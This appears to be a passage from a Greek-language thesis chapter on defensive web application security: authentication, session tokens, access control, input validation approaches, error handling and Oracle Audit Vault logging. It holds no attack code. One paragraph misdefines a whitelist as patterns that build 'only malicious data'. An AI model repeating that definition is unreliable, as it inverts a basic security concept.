Ο έλεγχος ταυτότητας είναι λογικά ο πιο σημαντικός τρόπος διαχείρισης των δικαιωμάτων πρόσβασης ενός χρήστη. Ο έλεγχος ταυτότητας ενός χρήστη προϋποθέτει την πιστοποίηση των στοιχείων του χρήστη. Χωρίς αυτή τη δυνατότητα η εφαρμογή θα έπρεπε να αντιμετωπίζει όλους τους χρήστες ως ανώνυμους δίνοντάς τους έτσι το χαμηλότερο δικαίωμα πρόσβασης.

Η πλειοψηφία των εφαρμογών σήμερα χρησιμοποιεί ένα συμβατικό μοντέλο ταυτοποίησης στοιχείων χρήστη που είναι αυτό στο οποίο ο χρήστης υποβάλλει ένα όνομα χρήστη και έναν κωδικό πρόσβασης, τα οποία η εφαρμογή ελέγχει για την εγκυρότητά τους. Σε κρίσιμες εφαρμογές για τον τομέα της ασφάλειας όπως είναι οι on-line τράπεζες το βασικό αυτό μοντέλο εμπλουτίζεται με πρόσθετες πιστοποιήσεις και μια διαδικασία πολλαπλών σταδίων. Όταν οι απαιτήσεις ασφαλείας γίνονται ακόμα μεγαλύτερες, χρησιμοποιούνται άλλα μοντέλα ελέγχου πιστοποίησης βασισμένα σε πιστοποιητικά του πελάτη.

Παρά την απλότητά τους οι μηχανισμοί πιστοποίησης πάσχουν από ένα ευρύ φάσμα ελαττωμάτων τόσο σε σχεδιασμό όσο και στην υλοποίησή τους. Η αξιοποίηση των ελαττωμάτων αυτών οδηγεί τον εισβολέα στον εντοπισμό username χρηστών, των password τους ακόμα και στην παράκαμψη της διαδικασίας login.

- Διαχείριση sessions

Η επόμενη λογική διαδικασία από αυτή της πιστοποίησης των στοιχείων του χρήστη είναι η διαχείριση του πιστοποιημένου πλέον λογαριασμού χρήστη. Μετά την επιτυχή σύνδεση με την εφαρμογή ο χρήστης έχει πρόσβαση σε διάφορες σελίδες και λειτουργίες κατασκευάζοντας μια σειρά αιτημάτων από τον browser τους. Την ίδια στιγμή η εφαρμογή μπορεί να λαμβάνει αμέτρητα άλλα αιτήματα από διάφορους χρήστες οι οποίοι κάποιοι μπορεί να είναι πιστοποιημένοι και κάποιοι άλλοι ανώνυμοι. Η εφαρμογή για να μπορέσει να έχει πλήρη οργάνωση στον έλεγχο πρόσβασης χρειάζεται έναν τρόπο εντοπισμού και επεξεργασίας των αιτημάτων τα οποία προέρχονται από κάθε χρήστη.

Συνήθως οι εφαρμογές πληρούν αυτή την ανάγκη δημιουργώντας μία session για κάθε χρήστη καθώς και μία ένδειξη (token) που προσδιορίζει κάθε session. Κάθε session είναι ένα σύνολο δεδομένων τα οποία χρησιμοποιούνται για την παρακολούθηση της κατάστασης της αλληλεπίδρασης του χρήστη με την εφαρμογή. Το διακριτικό (token) είναι μία μοναδική συμβολοσειρά με την οποία η εφαρμογή χαρτογραφεί κάθε session. Όταν ο χρήστης λάβει το διακριτικό ο browser αυτόματα το υποβάλλει πίσω στον διακομιστή σε κάθε μεταγενέστερο αίτημα επιτρέποντας έτσι στην εφαρμογή να συνδέει το αίτημα με τον συγκεκριμένο χρήστη. Αν ο χρήστης δεν κάνει αίτημα για συγκεκριμένη περίοδο τότε λήγει η session του όπως δείχνει το σχήμα.

Figure 2-2: An application enforcing session timeout

Ο μηχανισμός διαχείρισης session εξαρτάται από την ασφάλεια των αντίστοιχων tokens και η πλειοψηφία των επιθέσεων επιδιώκει να θέσει σε κίνδυνο τα token που έχουν εκδοθεί σε άλλους χρήστες. Αν ο εισβολέας καταφέρει κάτι τέτοιο «μεταμορφώνεται» ως τον χρήστη-θύμα και χρησιμοποιεί την εφαρμογή σαν να είναι ο ίδιος πιστοποιημένος χρήστης. Οι περιοχές ευπάθειας σε αυτό προκύπτουν από τον τρόπο με τον οποίο δημιουργούνται τα tokens ο οποίος επιτρέπει στον εισβολέα να κάνει χρήση αυτών που ανήκουν σε άλλους χρήστες.

- Έλεγχος πρόσβασης

Το τελευταίο βήμα στη διαδικασία ελέγχου πρόσβασης χρηστών είναι η ενίσχυση των σωστών αποφάσεων σχετικά με το αν κάθε αίτημα θα πρέπει να επιτραπεί ή να απορριφθεί. Αν οι προηγούμενοι μηχανισμοί λειτουργήσουν σωστά η εφαρμογή γνωρίζει την ταυτότητα του χρήστη από τον οποίο προκύπτει το αίτημα. Σε αυτή τη βάση θα πρέπει να αποφασίσει αν ο χρήστης είναι πιστοποιημένος να πραγματοποιήσει τη διαδικασία που απαιτεί από την εφαρμογή ή να έχει πρόσβαση σε δεδομένα της βάσης που πιθανόν ζητάει.

Στον μηχανισμό ελέγχου πρόσβασης χρειάζεται να υπάρχει μια λογική η οποία να σχετίζεται με διάφορες εκτιμήσεις που συνδέονται με διαφορετικές περιοχές της εφαρμογής και διάφορους τύπους λειτουργικότητας. Μία εφαρμογή μπορεί να στηρίξει πολλούς διαφορετικούς ρόλους χρηστών ο κάθε ένας από τους οποίους μπορεί να εμπεριέχει διάφορους συνδυασμούς προνομίων. Οι μεμονωμένοι χρήστες έχουν δικαίωμα πρόσβασης σε ένα υποσύνολο του συνόλου δεδομένων της εφαρμογής. Ειδικές συναρτήσεις της εφαρμογής μπορούν να θέσουν όρια και να πραγματοποιούν ελέγχους στον τρόπο διάδρασης μεταξύ χρήστη και εφαρμογής στηριζόμενα πάντα στην ταυτότητα του χρήστη.

Λόγω του πολύπλοκου χαρακτήρα του ελέγχου πρόσβασης, ο μηχανισμός αυτός συνήθως παρουσιάζει τρωτά σημεία τα οποία επιτρέπουν σε έναν εισβολέα να αποκτήσει μη επιτρεπόμενη πρόσβαση σε δεδομένα της βάσης της εφαρμογής. Οι προγραμματιστές κάνουν συχνά λανθασμένες υποθέσεις σχετικά με το πώς οι χρήστες αλληλεπιδρούν με την εφαρμογή και κάνουν συχνά παραλείψεις στους ελέγχους πρόσβασης σε ορισμένες λειτουργίες της εφαρμογής.

4.2 Χειρισμός εισαχθέντων στοιχείων χρήστη

Ένα από τα μεγαλύτερα προβλήματα ασφάλειας μια εφαρμογής είναι πως τα εισαχθέντα από τον χρήστη στοιχεία είναι αναξιόπιστα. Σε αυτό στηρίζεται εξάλλου και η μορφή επίθεσης που μελετήθηκε πιο πάνω με SQL injection. Η εισαγωγή προκατασκευασμένων δεδομένων από έναν κακόβουλο χρήστη μπορεί να οδηγήσει σε συμπεριφορά της εφαρμογής η οποία δεν αναμενόταν από το σχεδιαστή της εφαρμογής. Ως εκ τούτου βασικός τρόπος ανάπτυξης αμυντικών τεχνικών από την εφαρμογή είναι η διαχείριση με ασφαλές τρόπο των δεδομένων εισόδου του χρήστη.

Το είδος ευπάθειας μιας εφαρμογής που προκαλείτε από τα εισαχθέντα δεδομένα του χρήστη μπορεί να προκύψει σε οποιαδήποτε λειτουργία της εφαρμογής. Η πιστοποίηση των εισαχθέντων από τον χρήστη στοιχείων θεωρείτε ως αναγκαία άμυνα ενάντια σε αυτού του είδους των επιθέσεων. Ωστόσο δεν υπάρχει συγκεκριμένος μηχανισμός άμυνας που να μπορεί να αντιμετωπίσει το εύρος αυτού του είδους των επιθέσεων.

- Διάφορα εισαχθέντα δεδομένα από τον χρήστη

Μία τυπική web εφαρμογή επεξεργάζεται με διάφορους τρόπους τα παρεχόμενα από το χρήστη στοιχεία. Κάποια είδη πιστοποίησης των εισαχθέντων στοιχείων μπορεί να μην είναι λειτουργικά για κάποια από αυτά τα στοιχεία. Η παρακάτω εικόνα παρουσιάζει ένα είδος επικύρωσης στοιχείων χρήστη που εκτελείτε συχνά από μία εφαρμογή κατά τη διαδικασία εγγραφής του.

Figure 2-4: An application performing input validation

Σε πολλές περιπτώσεις μία εφαρμογή μπορεί να υποβάλλει αυστηρούς ελέγχους πιστοποίησης σε συγκεκριμένα εισαχθέντα δεδομένα. Για παράδειγμα το «όνομα χρήστη» (username) το οποίο υποβάλλεται σε μία λειτουργία εγγραφής χρήστη μπορεί να απαιτηθεί να έχει μέγιστο αριθμό οκτώ χαρακτήρων και να περιέχει μόνο γράμματα της αλφαβήτου. Σε άλλα πεδία εισαγωγής δεδομένων η εφαρμογή θα πρέπει να επιτρέπει μεγαλύτερο αριθμό χαρακτήρων όπως για παράδειγμα ένα πεδίο εισαγωγής διεύθυνσης το οποίο πρέπει να επιτρέπει και αριθμούς, διαστήματα, παύλες, αποστρόφους , ίσως και άλλους χαρακτήρες. Για το συγκεκριμένο πεδίο δύσκολα υπάρχουν περιορισμοί που να μπορούν να επιβληθούν εκτός του ότι τα δεδομένα δεν πρέπει να ξεπερνούν ένα εύλογο αριθμό πλήθους χαρακτήρων και να μην περιέχουν οποιοδήποτε HTML σύμβολο. Σε ορισμένες περιπτώσεις η εφαρμογή μπορεί να χρειάζεται να δεχθεί εντελώς αυθαίρετες εισροές από τους χρήστες.

Εκτός από τα διάφορα είδη εισαχθέντων στοιχείων από τον χρήστη μέσω του συστήματος διεπαφής, μία τυπική εφαρμογή λαμβάνει επίσης πολλά στοιχεία δεδομένων τα οποία δημιουργούνται από τον διακομιστή και στέλνονται στον πελάτη ώστε ο τελευταίος να μπορέσει να επαναμεταδώσει πίσω στο διακομιστή για μεταγενέστερα αιτήματα. Σε αυτά περιλαμβάνονται τα cookies και κρυφές φόρμες πεδίων τα οποία δεν είναι ορατά στον απλό χρήστη της εφαρμογής ενώ ένας εισβολέας μπορεί να τα δει αλλά και να τα τροποποιήσει. Για παράδειγμα μία παράμετρος μπορεί να χρειάζεται να περιέχει ένα συγκεκριμένο είδος γνωστών τιμών όπως ένα cookie που συγκρατεί την προτιμώμενη γλώσσα του χρήστη. Όταν η εφαρμογή ανακαλύψει τα δημιουργημένα στοιχεία στον διακομιστή έχουν παραλλαχθεί με τρόπο με τον οποίο δεν δικαιολογείτε από έναν απλό χρήστη, αυτό γίνεται ένδειξη ότι ο χρήστης προσπαθεί να εντοπίσει

τα τρωτά σημεία της εφαρμογής. Σε αυτή την περίπτωση η εφαρμογή πρέπει να απορρίψει το αίτημα του χρήστη και να καταγράψει το περιστατικό για περεταίρω έρευνα.

- Προσεγγίσεις για το χειρισμό δεδομένων εισόδου

Υπάρχουν διάφορες προσεγγίσεις που συνηθίζεται να λαμβάνονται προκειμένου να αντιμετωπιστεί το πρόβλημα χειρισμού των εισαχθέντων από τον χρήστη στοιχείων. Υπάρχουν διαφορετικές προσεγγίσεις για κάθε είδος περιπτώσεων εισαχθέντων στοιχείων όπως και συνδυασμός αυτών που συνήθως κρίνεται απαραίτητος.

Ο προγραμματιστής πρέπει να κατασκευάσει ρουτίνες πιστοποίησης των εισαχθέντων στοιχείων οι οποίες να προσδιορίζουν τα «καλά» δεδομένα από τα «κακόβουλα» δεδομένα. Αυτή η προσέγγιση ονομάζεται θετική επικύρωση σε αντίθεση με την αρνητική επικύρωση η οποία υπάρχει και σχετίζεται με τον εντοπισμό δεδομένων που περιέχουν απαγορευμένα πρότυπα. Η θετική επικύρωση στοιχείων ίσως είναι πιο ασφαλής από την αρνητική καθώς οι προγραμματιστές ίσως να μην μπορούν να φανταστούν το κάθε είδος επίθεσης που μπορεί να εισβάλει στην εφαρμογή τους μπορούν όμως να προκαθορίσουν όλα τα είδη «νόμιμων» εισαχθέντων στοιχείων.

Ø Απόρριψη κακόβουλων δεδομένων

Αυτή η προσέγγιση χρησιμοποιεί συνήθως μια μαύρη λίστα η οποία περιέχει ένα σύνολο συμβολοσειρών ή μοτίβα τα οποία είναι γνωστό πως χρησιμοποιούνται σε επιθέσεις. Ο μηχανισμός πιστοποίησης των στοιχείων μπλοκάρει οποιοδήποτε από τα στοιχεία που ταιριάζουν με αυτά της μαύρης λίστας ενώ επιτρέπει όλα τα υπόλοιπα. Σε γενικές γραμμές αυτή είναι και η λιγότερο αποτελεσματική προσέγγιση για την πιστοποίηση των εισαχθέντων στοιχείων κυρίως για δύο λόγους. Πρώτον γιατί ένα τρωτό σημείο μιας εφαρμογής μπορεί να αξιοποιηθεί χρησιμοποιώντας ένα μεγάλο εύρος διαφορετικών εισαχθέντων στοιχείων τα οποία μπορεί να είναι κωδικοποιημένα ή να παρουσιάζονται με άλλη μορφή. Εκτός από τις απλές περιπτώσεις είναι σύνηθες η μαύρη λίστα να παραλείπει κάποια είδη δεδομένων τα οποία μπορούν να χρησιμοποιηθούν για την επίθεση σε μία εφαρμογή. Δεύτερον οι τεχνικές εκμετάλλευσης των τρωτών σημείων μιας εφαρμογής είναι διαρκώς εξελισσόμενες γεγονός που καθιστά τις ήδη υπάρχουσες μαύρες λίστες μη αποτελεσματικές.

Ø Αποδοχή «καλών» δεδομένων

Αυτή η προσέγγιση μπορεί να χρησιμοποιεί μία λευκή λίστα η οποία να εμπεριέχει ένα σύνολο συμβολοσειρών ή μοτίβων τα οποία να μπορούν συνδυαζόμενα να κατασκευάζουν μόνο κακόβουλα δεδομένα. Ο μηχανισμός αυτός πιστοποίησης δεδομένων θα επιτρέπει όλα τα δεδομένα που θα ταιριάζει με την λευκή λίστα ενώ θα μπλοκάρει όλα τα υπόλοιπα.

Σε περίπτωση που αυτή η προσέγγιση είναι εφικτή, θεωρείτε ως η πιο αποτελεσματική στον χειρισμό των εισαχθέντων από τον χρήστη στοιχείων. Αν η λευκή λίστα κατασκευαστεί με προσοχή, ο εισβολέας δύσκολα θα καταφέρει να παρέμβει στην ομαλή συμπεριφορά της εφαρμογής. Ωστόσο υπάρχουν πολυάριθμες περιπτώσεις στις οποίες η εφαρμογή πρέπει να δεχθεί δεδομένα για επεξεργασία τα οποία δεν συναντούνται σε οποιοδήποτε μοτίβο που μπορεί να θεωρηθεί ως καλόβουλο και να βρίσκεται στην λευκή λίστα. Για παράδειγμα πολλά ονόματα χρηστών περιέχουν απόστροφο ή άλλους «απαγορευμένους» χαρακτήρες οι οποίοι μπορούν να χρησιμοποιηθούν σε επιθέσεις σε βάσεις δεδομένων. Ως εκ τούτου παρόλο που η προσέγγιση

της λευκής λίστας κρίνεται εξαιρετικά αποτελεσματική δεν μπορεί να καλύψει το πρόβλημα χειρισμού των δεδομένων εισόδου του χρήστη.

Ø Καθαρισμός δεδομένων

Αυτή η προσέγγιση αναγνωρίζει την ανάγκη μιας εφαρμογής ορισμένες φορές να πρέπει να δεχθεί δεδομένα τα οποία να μη θεωρούνται ασφαλή. Αντί της απόρριψής τους η εφαρμογή «καθαρίζει» με διάφορους τρόπους αυτά για την αποφυγή δυσμενών επιπτώσεων. Οι κακόβουλοι χαρακτήρες μπορούν να απομακρυνθούν από τα δεδομένα αφήνοντας μόνο αυτά που θεωρούνται ασφαλή ή μπορούν να κωδικοποιηθούν κατάλληλα πριν προχωρήσουν σε περαιτέρω επεξεργασία.

Injection σε ένα πεδίο εισαγωγής συμβολοσειράς συχνά επιτυγχάνεται μέσω χρήσης των μετα-χαρακτήρων (‘, \ , ; κ.α) καθώς η χρήση τους μπορεί να ξεγελούν τον SQL interpreter να ερμηνεύει τα εισαγόμενα από το χρήστη ως SQL εντολές. Καθώς είναι δυνατή από τον προγραμματιστή η απαγόρευση χρήσης αυτών των χαρακτήρων από τον χρήστη περιορίζεται η ικανότητα τέτοιων κακόβουλων εισροών που περιέχουν αυτούς τους χαρακτήρες. Η καλύτερη λύση για την επίτευξη αυτού είναι η χρήση συναρτήσεων οι οποίες κωδικοποιούν την συμβολοσειρά με τέτοιο τρόπο ώστε όλοι οι μετα-χαρακτήρες ως κωδικοποιημένοι να ερμηνεύονται από τη βάση δεδομένων ως κανονικοί χαρακτήρες.

Οι προσεγγίσεις αυτές που βασίζονται στην εξυγίανση των δεδομένων είναι συχνά αποτελεσματικές και αποτελούν σε πολλές περιπτώσεις λύση στο πρόβλημα χειρισμού των δεδομένων εισόδου.

Ø Ασφαλής χειρισμός δεδομένων

Πολλά τρωτά σημεία των εφαρμογών προκύπτουν λόγω του ότι τα παρεχόμενα από τον χρήστη στοιχεία δεν επεξεργάζονται με ασφαλή τρόπο. Είναι η περίπτωση στην οποία η ευπάθεια μπορεί να αποφευχθεί όχι με την πιστοποίηση των εισαχθέντων στοιχείων αλλά εξασφαλίζοντας ότι η διαδικασία πραγματοποιείτε με ασφαλή τρόπο. Σε ορισμένες περιπτώσεις υπάρχουν ασφαλή προγραμματιστικές μέθοδοι οι οποίες μπορούν να αποφύγουν κοινά προβλήματα. Για παράδειγμα οι επιθέσεις τύπου SQL injection μπορούν να αποφευχθούν με σωστή χρήση παραμετροποιημένων queries για πρόσβαση στη βάση δεδομένων.

Η συγκεκριμένη προσέγγιση θεωρείτε αποτελεσματική όπου αυτή μπορεί να χρησιμοποιηθεί για το χειρισμό κακόβουλων δεδομένων.

- Σημασιολογικοί έλεγχοι

Οι τρόποι άμυνας που περιγράφηκαν παραπάνω προέρχονται από την ανάγκη να υπερασπίσουν την εφαρμογή από ακατάλληλα δεδομένα των οποίων το περιεχόμενο μπορεί να παρέμβει στην διαδικασία της εφαρμογής. Ωστόσο σε πολλές περιπτώσεις ευπάθειας τα παρεχόμενα από τον κακόβουλο χρήστη στοιχεία μπορεί να είναι ίδια με αυτά ενός συνηθισμένου χρήστη. Το γεγονός το οποία καθιστά τα στοιχεία αυτά κακόβουλα είναι οι διαφορετικές συνθήκες κάτω από τις οποίες αυτά υποβάλλονται. Για παράδειγμα ένας εισβολέας μπορεί να επιδιώξει να αποκτήσει πρόσβαση σε τραπεζικό λογαριασμό άλλου χρήστη αλλάζοντας έναν αριθμό λογαριασμού ο οποίος διαβιβάζεται από μία κρυφή φόρμα πεδίου. Για την αποφυγή αυτής της μη

εξουσιοδοτημένης πρόσβασης η εφαρμογή χρειάζεται να πιστοποιήσει πως ο αριθμός λογαριασμού ο οποίος υποβλήθηκε ανήκει στον χρήστη που τον υπέβαλε.

- Πιστοποίηση μεταξύ ορίων

Η πιστοποίηση ορίων είναι η μέθοδος που χρησιμοποιείτε για την πιστοποίηση εισροών που προέρχονται από μία αναξιόπιστη πηγή σε μία αξιόπιστη. Το πιο σύνηθες παράδειγμα χρήσης της πιστοποίησης ορίων είναι η πιστοποίηση των εισαχθέντων στοιχείων από ένα χρήστη σε μία εφαρμογή. Στη συγκεκριμένη περίπτωση το διαδίκτυο θεωρείτε η αναξιόπιστη πηγή μέσω του οποίου μεταφέρονται τα μη αξιόπιστα δεδομένα ενός άγνωστου χρήστη ενώ η αξιόπιστη πηγή είναι ο διακομιστής. Τα μη αξιόπιστα δεδομένα πιστοποιούνται καθώς περνάνε το όριο από τον αναξιόπιστο χώρο του χρήστη στον αξιόπιστο χώρο του διακομιστή.

Το παρακάτω σχήμα απεικονίζει μία τυπική κατάσταση πιστοποίησης μεταξύ ορίων η οποία είναι αποτελεσματική στην αντιμετώπιση κακόβουλων στοιχείων εισόδου.




Figure 2-5: An application function using boundary validation at multiple stages of processing

Τα στάδια της διαδικασίας που πραγματοποιούνται μετά την ολοκλήρωση της εισόδου ενός χρήστη είναι τα εξής:

- Ø Η εφαρμογή λαμβάνει τα στοιχεία λογαριασμού του χρήστη. Ο χειριστής της φόρμας πιστοποιεί κάθε στοιχείο των εισαχθέντων δεδομένων ώστε να περιέχουν μόνο επιτρεπόμενους χαρακτήρες ανάμεσα σε συγκεκριμένο όριο χαρακτήρων και να μην περιέχουν οποιοδήποτε χαρακτηριστικό σύμβολο το οποίο να χρησιμοποιείτε σε επιθέσεις.
- Ø Η εφαρμογή εκτελεί ένα SQL query για να πιστοποιήσει τα διαπιστευτήρια του χρήστη. Για την αποφυγή επιθέσεων με SQL injection οι χαρακτήρες οι οποίοι εμπεριέχονται στην εισροή του χρήστη και οι οποίοι μπορούν να χρησιμοποιηθούν για επιθέσεις στη βάση δεδομένων παραλείπονται πριν την κατασκευή του SQL query.
- Ø Αν η διαδικασία εισαγωγής στην εφαρμογή είναι επιτυχής, η εφαρμογή προωθεί συγκεκριμένα δεδομένα του προφίλ του χρήστη σε μία υπηρεσία SOAP για την ανάκτηση περισσότερων πληροφοριών όσον αφορά τον λογαριασμό του χρήστη. Η υπηρεσία SOAP

είναι ένα πρωτόκολλο για την ανταλλαγή δομημένης πληροφορίας υπηρεσιών web στο δίκτυο του υπολογιστή μας. Για την αποφυγή επιθέσεων injection στην υπηρεσία SOAP, όλοι οι XML- μεταχαρακτήρες που τυχόν βρίσκονται στα δεδομένα του προφίλ του χρήστη κωδικοποιούνται κατάλληλα.

- Η εφαρμογή εμφανίζει τις πληροφορίες λογαριασμού του χρήστη στον browser αυτού.

4.3 Χειρισμός επιτιθέμενων

Μία βασική λειτουργία των μηχανισμών ασφαλείας της εφαρμογής είναι ο σωστός χειρισμός και η αντίδραση σε επιθέσεις. Οι μηχανισμοί αυτοί συχνά περιλαμβάνουν ένα συνδυασμό αμυντικών αλλά και επιθετικών μέτρων σχεδιασμένα για την παρεμπόδιση του εισβολέα ενώ παρέχουν κατάλληλες ενημερώσεις με στοιχεία της επίθεσης στον ιδιοκτήτη της εφαρμογής. Τα μέτρα που λαμβάνονται για τον χειρισμό των επιτιθέμενων είναι τα εξής:

- Χειρισμός σφαλμάτων
- Διατήρηση αρχείων καταγραφής ελέγχου
- Προειδοποίηση διαχειριστών
- Αντίδραση στις επιθέσεις.

4.3.1 Χειρισμός σφαλμάτων

Είναι πολύ δύσκολο να προβλεφθεί κάθε πιθανός τρόπος με τον οποίο ο κακόβουλος χρήστης θα αλληλεπιδράσει με την εφαρμογή και έτσι περισσότερα σφάλματα αναμένονται όταν η εφαρμογή βρίσκεται κάτω από επίθεση.

Ένας βασικός αμυντικός μηχανισμός της εφαρμογής είναι η σωστή αξιοποίηση των λαθών που προκύπτουν από τις επιθέσεις με βάση τα οποία κατασκευάζονται κατάλληλα μηνύματα λάθους που εμφανίζονται στον χρήστη. Η εφαρμογή είναι προτιμότερο να μην παράγει μηνύματα λάθους καθώς αυτά κρύβουν χρήσιμες πληροφορίες για τους επιτιθέμενους.

Πολλές επιθέσεις τύπου SQL injection στηρίζονται σε πληροφορίες που έχει συγκεντρώσει ο «εισβολέας» που αφορούν το σχεδιασμό της βάσης. Αυτές τις πληροφορίες συνήθως τις αντλεί από πολλαπλές δοκιμές και τα μηνύματα λάθους που πιθανών να εξάγει η εφαρμογή. Ο SQL server παρέχει γενικά σαφή ,ενημερωτικά μηνύματα λάθους τα οποία είναι απίστευτα χρήσιμα για τον προγραμματιστή αλλά μπορούν επίσης να παρέχουν πληροφορίες σε έναν κακόβουλο χρήστη. Συμπερασματικά η απόκρυψη από τον χρήστη των μηνυμάτων λάθους είναι ίσως μία τακτική αποτελεσματική για την προστασία της εφαρμογής.

4.3.2 Διατήρηση αρχείων καταγραφής ελέγχου

Η εταιρεία ORACLE έχει δημιουργήσει έναν λειτουργικό μηχανισμό που φέρει το όνομα Oracle Audit Valt και είναι αποτελεσματικός στην προστασία βάσεων δεδομένων και λειτουργικών συστημάτων. Ο μηχανισμός αυτός παρακολουθεί και μπλοκάρει μη αξιόπιστα

δεδομένα πριν φτάσουν στη βάση δεδομένων, αυτοματοποιεί την ενοποίηση στοιχείων ελέγχου σε ένα ασφαλές περιβάλλον επιτρέποντας την αποτελεσματική παρακολούθηση και παρέχοντας χρήσιμες αναφορές και εκθέσεις. Είναι μία ισχυρή λύση παροχής ασφαλούς αποθήκευσης, δημιουργίας αναφορών και ειδοποιητικών μηνυμάτων σε περίπτωση επιθέσεων. Είναι σχεδιασμένο με βάση την τεχνολογία ORACLE και χρησιμοποιεί την προστασία δεδομένων της ORACLE.

Τα firewalls διαδραματίζουν σημαντικό ρόλο στην προστασία μίας βάσης από αναξιόπιστα δεδομένα όμως οι επιθέσεις σε βάσεις σημειώνουν πλέον ραγδαία εξέλιξη. Έχει ήδη επιτευχθεί από επιτιθέμενους η παράκαμψη πολλών ελέγχων ασφαλείας ενώ σε πολλές περιπτώσεις ακόμα και η «μεταμόρφωση» σε διαπιστευμένο χρήστη με υψηλά δικαιώματα πρόσβασης. Ως εκ τούτου η παρακολούθηση δραστηριότητας της βάσης, η ενίσχυση των ελέγχων ασφαλείας και η διατήρηση αρχείων γι' αυτή κρίνονται απαραίτητα.

Ο μηχανισμός Oracle Audit Vault ενισχύει ιδιαίτερα την προστασία της βάσης από επιθέσεις τύπου SQL injection ενώ πραγματοποιεί διαρκώς ελέγχους στην δραστηριότητα χρηστών με προνόμια καθώς και άλλες δραστηριότητες που πραγματοποιούνται στη βάση. Κεντρικό ρόλο στο μηχανισμό αυτό έχει η ασφαλής αποθήκευση δεδομένων που βασίζεται στην τεχνολογία αποθήκευσης της ORACLE.

Οι εκθέσεις που παρέχονται από τον μηχανισμό αποτελούνται από συγκεκριμένες πληροφορίες για το που, γιατί και πότε πραγματοποιήθηκαν συγκεκριμένες δραστηριότητες στη βάση δεδομένων.

Η εικόνα παρουσιάζει το σύστημα διεπαφής των αναφορών με τον χρήστη.

Figure 3.0 – Oracle Audit Vault Report's Interface

Όπως φαίνεται και στην εικόνα ο μηχανισμός παρέχει πολυάριθμες αναφορές οι οποίες παρουσιάζονται κατηγοριοποιημένες.

Γενικότερα τέτοιου είδους μηχανισμοί χρησιμοποιούνται σε πιο κρίσιμες εφαρμογές όπως των διατραπεζικών συναλλαγών μέσω διαδικτύου στους οποίους κάθε αίτημα ενός πελάτη

καταγράφεται ώστε να μπορεί να ερευνηθεί σε περίπτωση επίθεσης. Τα στοιχεία που συνήθως καταγράφονται είναι ο χρόνος που πραγματοποιήθηκε μία διεργασία, η διεύθυνση IP από την οποία έγινε το αίτημα, το διακριτικό (token) της session και ο λογαριασμός χρήστη αν αυτός είναι πιστοποιημένος. Η πιο αποτελεσματική προσέγγιση είναι η αποθήκευση των παραπάνω στοιχείων όπως ο μηχανισμός Oracle Audit Vault σε ένα αυτόνομο σύστημα το οποίο ενημερώνεται από την εφαρμογή.

4.3.3 Ενημέρωση διαχειριστών

Ο μηχανισμός Oracle Audit Vault που αναφέρθηκε παραπάνω στηρίζει την λειτουργικότητα και αποτελεσματικότητά του στην ενημέρωση των διαχειριστών της εφαρμογής. Ο μηχανισμός παρακολουθεί σε συνεχή βάση τα δεδομένα ελέγχου που συλλέγονται, αξιολογεί τις δραστηριότητες και θέτει τα όρια των συνθηκών προειδοποίησης των διαχειριστών. Για παράδειγμα τα μηνύματα αυτά μπορούν να περιέχουν στοιχεία για αλλαγές σε πίνακες της εφαρμογής που αφορούν τη δημιουργία υψηλά προνομιούχων χρηστών.

Ειδικότερα ανωμαλίες που μπορούν να εντοπιστούν από παρόμοιους μηχανισμούς με αποτέλεσμα να παράγουν προειδοποιητικά μηνύματα διαχειριστών είναι τα εξής:

- Μεγάλος αριθμός αιτημάτων να προέρχονται από μία μόνο IP διεύθυνση χρήστη
- Ανωμαλίες όπως ασυνήθιστα χρηματικά ποσά να μεταφέρονται από έναν μόνο τραπεζικό λογαριασμό
- Αιτήματα που περιέχουν γνωστούς χαρακτήρες και συμβολοσειρές που χρησιμοποιούνται σε επιθέσεις
- Αιτήματα στα οποία έχουν μεταποιηθεί στοιχεία που υποφυσιολογικές συνθήκες δεν είναι ορατά από έναν απλό χρήστη της εφαρμογής

